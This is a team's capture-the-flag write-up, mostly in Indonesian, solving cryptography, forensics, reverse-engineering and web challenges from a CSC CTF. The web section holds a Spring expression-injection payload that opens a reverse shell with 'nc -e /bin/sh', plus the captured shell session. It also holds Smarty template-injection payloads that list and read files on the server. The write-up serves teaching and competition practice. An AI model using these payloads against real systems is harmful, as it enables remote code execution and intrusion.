

WriteUp CSC CTF
Lu mah mending, lah kita



- ChaO
- AnehMan
- MBEERRR

Cryptography	3
Here We Go Again	3
Forensic	5
Aing, Robot	5
Reverse Engineering	6
Welcome to CSCCTF	6
Executive Summary	6
Higher Please	12
Web Exploitation	14
Speliberg	14
not-so-smart	17
iHateDevelopers	18

Cryptography

1. Here We Go Again

a. Executive Summary

Another good old menu in our cryptography section

Author: EternalBeats

b. Technical Report

Diberikan file encrypted.txt. Berikut penampakkannya

```
n = 6194538187572325340482216404084668994424011837842056961108000518081089704470398434
06628864851262374941782675169330255814666124385065841547751951790415907250432396305030
31738418942387190013074636494796344463218729115312436594240691942469431005847703586230
79332804760555951139022630965746815244551590553566344168922433528348383624966431813336
89783006339293214719583434317536995716158926643306277217032957224843120644226226748376
73343276369034969601222701317204796472764626371536877923467720574168914746929918662287
59747186205671676728365955927408978711780548696066791500890092442611708621093796260866
40295619604437992996052687965636677175542183315513197002775203924369573355172574219489
02363753752811217512889140814132244204009219184316895593773456853064787923544933633410
95238244779684488307215334049630393473417142192689003794070176077321008289551784573274
39726957780659467011104681550661010566920995517019256749704131396418525205930809604246
73499073976283236825399001976693839262031576700762404462141451392932286059279006241183
03814203245020505170169251413448323303003122205266666403396321298131054210822220113436
89749617875411359283766470216893878454947504971344030502332769657065757336974317281933
426824609313297315606865634059711
e = 65537
cipher = [6676295022291741848967720328536941615234792839724863585406297978049315764506
03457785698376314406951566714103832851146838485336092205829211752536628724723814965971
24620768925312598127582176485767897128827613328954522530652441456744304689341197810094
86926327491639106112898767517545763094542833449087590092772207933313327668289815362282
17208641092586275546091402769860706471767033819692499479722878974000419786618074163376
69612142925946717812383559214208450821727649050048494140892296666912559999384465886538
27205651870766330535202131229958272084976540995643047160448268744551109075101621435589
22228991790606317976436368060611841527491096174510559921981790994410693857721418878434
37469284285520587427338399278930831487690596384432227792967105365600268778256281918918
99866725601423509502465444817365886896566948829937756223110394347597135336677193701970
08223120541377053635962387511242598208677915203836879897777291866676520325795932573451
6675630258557941132692112608230289282253479809795329241955881563372394355529916031976
74090287350061546041244482217324461892436176188503011264681660706230308140492345408492
29213395296700542157489528812617895575984640976549656295321342822420310589099209582247
82090747128079693871425109626064797811, 3211591216288348627824895442385657539586211626
```

Ada 1 modulus, 1 eksponen, dan 36 ciphertext. Kami menduga bahwa tiap karakter flag di encrypt. Jadi kami melakukan brute force, jika karakter yang di encrypt sama dengan ciphertext index ke-i, maka kita menemukan karakter flag. Berikut adalah full scriptnya

```
from Crypto.Util.number import *

var = open("encrypted.txt", "r").read().strip()
exec(var)    #n,e,cipher[]
```

```
flag = ""

for c in cipher:
    for m in range(256):
        res = pow(m,e,n)
        if res == c:
            flag += chr(m)
            break

print("FLAG:",flag)
```

Hasil

```
anehman@pramayasa:~/Documents/ctf/cscctf/crypto/here_we_go_again$ python3 solve.py
FLAG: CSCCTF{Rs4_d3crYpt10n_By_3ncRypT10n}
anehman@pramayasa:~/Documents/ctf/cscctf/crypto/here_we_go_again$
```

c. Flag

Flag: CSCCTF{Rs4_d3crYpt10n_By_3ncRypT10n}

Forensic

1. Aing, Robot

a. Executive Summary

Sketch like Sonny <https://www.youtube.com/watch?v=Bs60aWyLrnl>

Author: Bigby

File: robot.mp4

b. Technical Report

Diberikam sebuah video dengan background putih dan kami melihat di beberapa frame pada video terdapat garis - garis putih dengan pola yang menarik. Hal pertama yang kami pikirkan adalah mencoba menggabungkan semua frame pada video tersebut dan menghapus background putih. Berikut scriptnya:

File: script.py

```
1  #!/usr/bin/env python3
2
3  import cv2
4  from PIL import Image
5  from pathlib import Path
6
7
8  def extractFrame(vid):
9      vidcap = cv2.VideoCapture(vid)
10     success, frame = vidcap.read()
11     count = 0
12     print('Extracting frame...')
13
14     while (vidcap.isOpened()):
15         success, frame = vidcap.read()
16         if not success:
17             break
18         cv2.imwrite('output/frame-%d.png' % count, frame)
19         count += 1
20         print('Frame %d extracted' % count)
21
22     vidcap.release()
23     cv2.destroyAllWindows()
24
25     def removeBg(path, count):
26         im = Image.open(path)
27         img = im.convert('RGBA')
28
29         width = img.size[0]
30         height = img.size[1]
31         for x in range(0,width):# process all pixels
32             for y in range(0,height):
33                 data = img.getpixel((x, y))
34                 if (data[0] == 255 and data[1] == 255 and data[2] == 255 ):
35                     img.putpixel((x, y), (255, 255, 255, 0))
36
37         print('Frame %d background removed successfully' % count)
38         img.save('output/frame-%d.png' % count)
```




```
39
40
41 if __name__ == '__main__':
42     # Extract all frames
43     extractFrame('robot.mp4')
44
45     # Remove the background
46     frame = Path('./output/').rglob('*.png')
47     count = 0
48     print('Removing background ...')
49     for f in frame:
50         removeBg(f, count)
51         count += 1


```

(END)

Setelah dijalankan kami mendapatkan hasil seperti ini



Semua file tersebut adalah frame dari video yang sudah diedit backgroundnya menjadi transparan. Kami kemudian menggabungkan semua frame tersebut menggunakan gimp. Berikut penampakannya:



c. Flag

Flag: **CSCCTF{M4NT4P_53K4R4N9_B3rS1hK4n_F1L3}**

Reverse Engineering

1. Welcome to CSCCTF

a. Executive Summary

Welcome to CSCCTF! Begin your reverse engineering journey from this problem. Can you find the key?

Author: darmads

b. Technical Report

Diberikan sebuah file apk. Langsung saja decompile online, dan baca sourcenya. Kode yang terpenting terdapat pada line code berikut ini.

```
public final boolean check(String kunci) {  
    String str = kunci;  
    Intrinsics.checkParameterIsNotNull(str, "kunci");  
    if (kunci.length() >= 25 &&  
        str.charAt(20) - str.charAt(0) == 24 &&  
        str.charAt(8) + str.charAt(5) == 126 &&  
        str.charAt(14) * str.charAt(5) == 3696 &&  
        str.charAt(21) - str.charAt(1) == 33 &&  
        str.charAt(10) - str.charAt(0) == 2 &&  
        str.charAt(17) - str.charAt(0) == 19 &&  
        str.charAt(17) * str.charAt(1) == 3848 &&  
        str.charAt(4) + str.charAt(6) == 123 &&  
        str.charAt(13) * str.charAt(16) == 4488 &&  
        str.charAt(1) * str.charAt(6) == 2600 &&  
        str.charAt(13) * str.charAt(23) == 3536 &&  
        str.charAt(8) - str.charAt(5) == 14 &&  
        str.charAt(15) + str.charAt(5) == 123 &&  
        str.charAt(20) - str.charAt(17) == 5 &&  
        str.charAt(17) + str.charAt(16) == 140 &&  
        str.charAt(16) + str.charAt(14) == 132 &&  
        str.charAt(3) * str.charAt(6) == 4250 &&  
        str.charAt(18) + str.charAt(14) == 145 &&  
        str.charAt(13) * 2 == 136 &&  
        str.charAt(17) - str.charAt(10) == 17 &&  
        str.charAt(11) + str.charAt(8) == 145 &&  
    )
```

```

str.charAt(9) + str.charAt(1) == 135 &&
str.charAt(11) + str.charAt(24) == 146 &&
str.charAt(3) - str.charAt(7) == 11 &&
str.charAt(0) - str.charAt(2) == 2 &&
str.charAt(11) - str.charAt(13) == 7 &&
str.charAt(3) + str.charAt(4) == 158 &&
str.charAt(3) - str.charAt(16) == 19 &&
str.charAt(4) - str.charAt(14) == 7 &&
str.charAt(12) * str.charAt(1) == 4056 &&
str.charAt(20) + str.charAt(8) == 149 &&
str.charAt(9) - str.charAt(4) == 10 &&
str.charAt(9) - str.charAt(6) == 33 &&
str.charAt(9) * str.charAt(13) == 5644 &&
str.charAt(16) + str.charAt(5) == 122 &&
str.charAt(16) - str.charAt(10) == 9 &&
str.charAt(17) + str.charAt(24) == 145 &&
str.charAt(20) - str.charAt(13) == 11 &&
str.charAt(18) * str.charAt(11) == 5925 &&
str.charAt(21) * str.charAt(23) == 4420 &&
str.charAt(22) * str.charAt(7) == 5698 &&
str.charAt(15) - str.charAt(19) == 12 &&
str.charAt(16) - str.charAt(1) == 14 &&
str.charAt(3) - str.charAt(13) == 17 &&
str.charAt(12) * str.charAt(8) == 5460 &&
str.charAt(21) * str.charAt(13) == 5780 &&
str.charAt(7) * str.charAt(1) == 3848 &&
str.charAt(22) + str.charAt(6) == 127 &&
str.charAt(13) + str.charAt(5) == 124 &&
str.charAt(24) + str.charAt(1) == 123) {
    return true;
}
return false;
}

```

Sepertinya, apk tersebut meminta sebuah serial key untuk dimasukkan, jika true maka akan menghasilkan flag. Dan pengecekan serial key akan dilakukan pada line code diatas. Untuk men-generate serial key, kami menggunakan **z3solver**. Berikut kode yang kami buat untuk mendapatkan serial key tersebut.

```

from z3 import *

vars = [Int(str(i)) for i in range(25)]

s = Solver()
s.add(vars[20] - vars[0] == 24)
s.add(vars[8] + vars[5] == 126 )
s.add(vars[14] * vars[5] == 3696)
s.add(vars[21] - vars[1] == 33)
s.add(vars[10] - vars[0] == 2)
s.add(vars[17] - vars[0] == 19)
s.add(vars[17] * vars[1] == 3848)
s.add(vars[4] + vars[6] == 123 )
s.add(vars[13] * vars[16] == 4488)
s.add(vars[1] * vars[6] == 2600 )
s.add(vars[13] * vars[23] == 3536)
s.add(vars[8] - vars[5] == 14 )
s.add(vars[15] + vars[5] == 123)
s.add(vars[20] - vars[17] == 5)
s.add(vars[17] + vars[16] == 140)
s.add(vars[16] + vars[14] == 132)
s.add(vars[3] * vars[6] == 4250 )
s.add(vars[18] + vars[14] == 145)
s.add(vars[13] * 2 == 136)
s.add(vars[17] - vars[10] == 17)
s.add(vars[11] + vars[8] == 145)
s.add(vars[9] + vars[1] == 135 )
s.add(vars[11] + vars[24] == 146)
s.add(vars[3] - vars[7] == 11 )
s.add(vars[0] - vars[2] == 2 )
s.add(vars[11] - vars[13] == 7)
s.add(vars[3] + vars[4] == 158 )
s.add(vars[3] - vars[16] == 19 )
s.add(vars[4] - vars[14] == 7 )
s.add(vars[12] * vars[1] == 4056)
s.add(vars[20] + vars[8] == 149)
s.add(vars[9] - vars[4] == 10 )
s.add(vars[9] - vars[6] == 33 )
s.add(vars[9] * vars[13] == 5644 )
s.add(vars[16] + vars[5] == 122)

```

```
s.add(vars[16] - vars[10] == 9)
s.add(vars[17] + vars[24] == 145)
s.add(vars[20] - vars[13] == 11)
s.add(vars[18] * vars[11] == 5925)
s.add(vars[21] * vars[23] == 4420)
s.add(vars[22] * vars[7] == 5698)
s.add(vars[15] - vars[19] == 12)
s.add(vars[16] - vars[1] == 14)
s.add(vars[3] - vars[13] == 17 )
s.add(vars[12] * vars[8] == 5460)
s.add(vars[21] * vars[13] == 5780)
s.add(vars[7] * vars[1] == 3848 )
s.add(vars[22] + vars[6] == 127)
s.add(vars[13] + vars[5] == 124)
s.add(vars[24] + vars[1] == 123)
```

```
print s.check()
```

```
print s.model()
```

```
w = {5 : 56,
21 : 85,
3 : 85,
19 : 55,
22 : 77,
23 : 52,
18 : 79,
20 : 79,
16 : 66,
9 : 83,
6 : 50,
4 : 73,
8 : 70,
12 : 78,
14 : 66,
11 : 75,
2 : 53,
7 : 74,
24 : 71,
13 : 68,
17 : 74,
```

```

15 : 67,
10 : 57,
1 : 52,
0 : 55}

test = []

for i in w:
    test.append(i)

serial = ''

for i in range(len(w)):
    serial += chr(w[test[i]])

print serial

```


Jalankan scriptnya.

```

15 = 67,
10 = 57,
1 = 52, Technical Report
0 = 55]
745UI82JFS9KNDBCBJ070UM4G

```

Akan didapatkan serial key seperti itu, langsung saja masukkan ke apknya.



Ternyata flagnya adalah serial key tersebut, hanya saja ditambahkan karakter “-” tiap 5 karakter.

c. Flag

Flag: **CSCCTF{745UI-82JFS-9KNDB-CBJO7-OUM4G}**

2. Higher Please

a. Executive Summary

Objective: Grab the flag!

Author: darmads

https://drive.google.com/file/d/1PpoawEkFW0tIh_UmTIKVcERdQZ2YTc_o/view?usp=sharing

b. Technical Report

Diberikan sebuah game dengan unity. Namun, karena kategori challenge ini adalah **REVERSE**, kami memutuskan untuk melakukan decompile terhadap file **AssemblyC-Sharp.dll** untuk melakukan reversing terhadap game tersebut. Pada hint juga disebutkan untuk menabrakkan diri ke tulisan **FLAG** untuk mendapatkan flag. Kami menggunakan dnSpy untuk mendecompile file tersebut dan mengcompilanya kembali dengan kode yang baru sehingga karakter kami bisa terbang dan menabrakkan diri terus menerus kepada flag, sayangnya flag tak kunjung muncul. Akhirnya kami putus asa dan salah satu dari team kami memiliki ide konyol untuk melakukan strings pada setiap file dan mencari string **CSCCTF{** untuk mendapatkan flagnya.

```
anehman@pramayasa:~/Documents/ctf/cscctf/rev/higher$ ls  
csc solve.sh  
anehman@pramayasa:~/Documents/ctf/cscctf/rev/higher$ grep -Ra CSCCTF{  
csc/Higher Please Data/level0:?@??:[0-9]{8}[0-9]#@EHB@?@2@B@?@zD[0-9]{8}=?=??  
/@?[0-9]{8}@R?(R?@[0-9]{8}=?z?z?p*<p*<[0-9]{8}[0-9]#@EHB@?@2@B@?@zD[0-9]{8}=?=??  
[0-9]{8} CSCCTF{1_H0pe_I_w4s_b0rn_T4ll3r}zDHC[0-9]{8} [0-9]{8}@ [0-9]{8}@?*[0-9]{8}@HC@~  
solve.sh:grep -Ra CSCCTF{  
anehman@pramayasa:~/Documents/ctf/cscctf/rev/higher$
```

Ternyata gamenya gak perlu di reverse >:(.

Reversenya kox jadi forensic >:(.

c. Flag

Flag: **CSCCTF{1_H0pe_I_w4s_b0rn_T4ll3r}**

Web Exploitation

1. Speliberg


a. Executive Summary

Author: Siahaan

<http://128.199.77.174:20203>

b. Technical Report

Diberikan sebuah web & source code nya yang di buat menggunakan bahasa pemrograman java. Berikut isi filenya



```
speliberg/  
├── controller/  
│   └── MovieController.java  
├── entity/  
│   └── Movie.java  
├── implement/  
│   └── MovieServiceImpl.java  
├── repository/  
│   └── MovieRepository.java  
├── service/  
│   └── MovieService.java  
├── util/  
│   ├── Response.java  
│   ├── StevenSpelibergApplication.java  
│   └── speliberg.iml
```

Dari file yang diberikan kami melihat adanya vuln rce yang terletak pada file *MovieController.java* di variable *expr* yang bisa di escape.

```

64 }
65
66 @PostMapping("/search")
67 ResponseEntity<Response> searchByQuery(HttpServletRequest request)
68 {
69     String query = request.getParameter("query");
70     String methodName = getMethodName();
71
72     Response response = new Response();
73     response.setService(this.getClass().getName() + methodName);
74     response.setMessage("Query match for title: " + query);
75
76     List<Movie> data = movieService.findByQuery(query);
77
78     ExpressionParser parser = new SpelExpressionParser();
79     StandardEvaluationContext context = new StandardEvaluationContext();
80
81     if (data.size() <= 0) {
82         response.setData("Empty result");
83     }
84     else if (data.size() == 1) {
85         var singleData = data.get(0);
86
87         // In case the old flag is still stored in the database, we implemented this sophisticated data-leak prevention
88         var expr = "" + singleData.getTitle() + " matches " + blockPattern + "";
89         System.out.println(expr);
90
91         Expression exp = parser.parseExpression(expr);
92         Boolean result = exp.getValue(context, Boolean.class);
93         if (!result) {
94             response.setData(singleData);
95         }
96         else {
97             response.setData("Data can not and should not be shown.");
98         }
99     }
100     else {
101         response.setData("Found " + data.size() + " movies, too many to display.");
102     }
103
104     return ResponseEntity
105         .status(HttpStatus.OK)
106         .body(response);
107 }

```

Disini kami mencoba melakukan reverse shell pada input title dengan cara mengescape petik sebagai berikut:

' + T(java.lang.Runtime).getRuntime().exec("nc -e /bin/sh your-ip-here") + '

Spelberg's 100th Anniversary

tribute

Title

' + T(java.lang.Runtime).getRuntime().exec("nc -e /bin/sh your-ip-here") + '

Description

p

Release Date

12 / 15 / 2020

Rating

0

Submit

Pada tab home kami ketikkan lagi payload tadi agar tereksekusi

Spelberg's 100th Anniversary

[Contribute](#)

Query match for title: ' + T(java.lang.Runtime).getRuntime().exec([REDACTED]) + '

{ "id": 371, "title": "' + T(java.lang.Runtime).getRuntime().exec("\nc -e /bin/sh [REDACTED] \") + '" , "release_d

```
root@dc1:~# nc -lvp 1337
Listening on 0.0.0.0 1337
Connection received on ec2-3-16-124-96.us-east-2.compute.amazonaws.com 58986
ls
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
spelberg.jar
srv
sys
tmp
usr
var
```

Flag ada di dir /. Tinggal di cat

```
flag.txt
cat flag.txt
CSCCTF{sst1_4lways_haz_freinds}
```

c. Flag

Flag: **CSCCTF{sst1_4lways_haz_freinds}**

2. not-so-smart

1. Executive Summary

I only wanna marry someone who's smarter than me - xomeone

Author: ArkAngels

Flag ada di /

<http://128.199.77.174:20200>

2. Technical Report

Diberikan sebuah web dengan vuln SSTI, awalnya saya sangat terfokus pada payload SSTI pada **Twig** karena terlalu sering SSTI pake twig.

Ternyata judul soal adalah hint dari challenge ini, akhirnya kami mencoba untuk memakai payload **smarty**. Berikut payload yang kami gunakan.

```
{php}echo `ls /\`;{/php}
```

First name:

Hello app bin boot dev etc flag_e4439267203fb5277d347e6cd6e440b5 home lib lib64 media mnt opt
usr var

Akhirnya berhasil ls. Selanjutnya tinggal cat flag tersebut dengan payload

```
{php}echo `cat /f*\`;{/php}
```

First name:

Hello CSCCTF{you_are_smarter_than_MEH!}

3. Flag

Flag: **CSCCTF{you_are_smarter_than_MEH!}**

3. iHateDevelopers


a. Executive Summary

Author: Siahaan

<http://128.199.77.174:20201>

b. Technical Report

Diberikan URL yang berisi permainan PacMan. Berikut penampakannya



Ketika kita akan melihat source, kita disambut dengan alert.

128.199.77.174:20201 says

Cheating!

OK

Langsung saja kita mematikan JavaScript di browser, refresh page, view source. Ternyata flag ada langsung di source

```
acman" target="_blank">Credits: https://github.com/da  
uld appear here. -->  
>Flag is CSCCTF{for_those_wh0_rely_on_JS_4lone}</p>  
>
```

c. Flag

Flag: **CSCCTF{for_those_wh0_rely_on_JS_4lone}**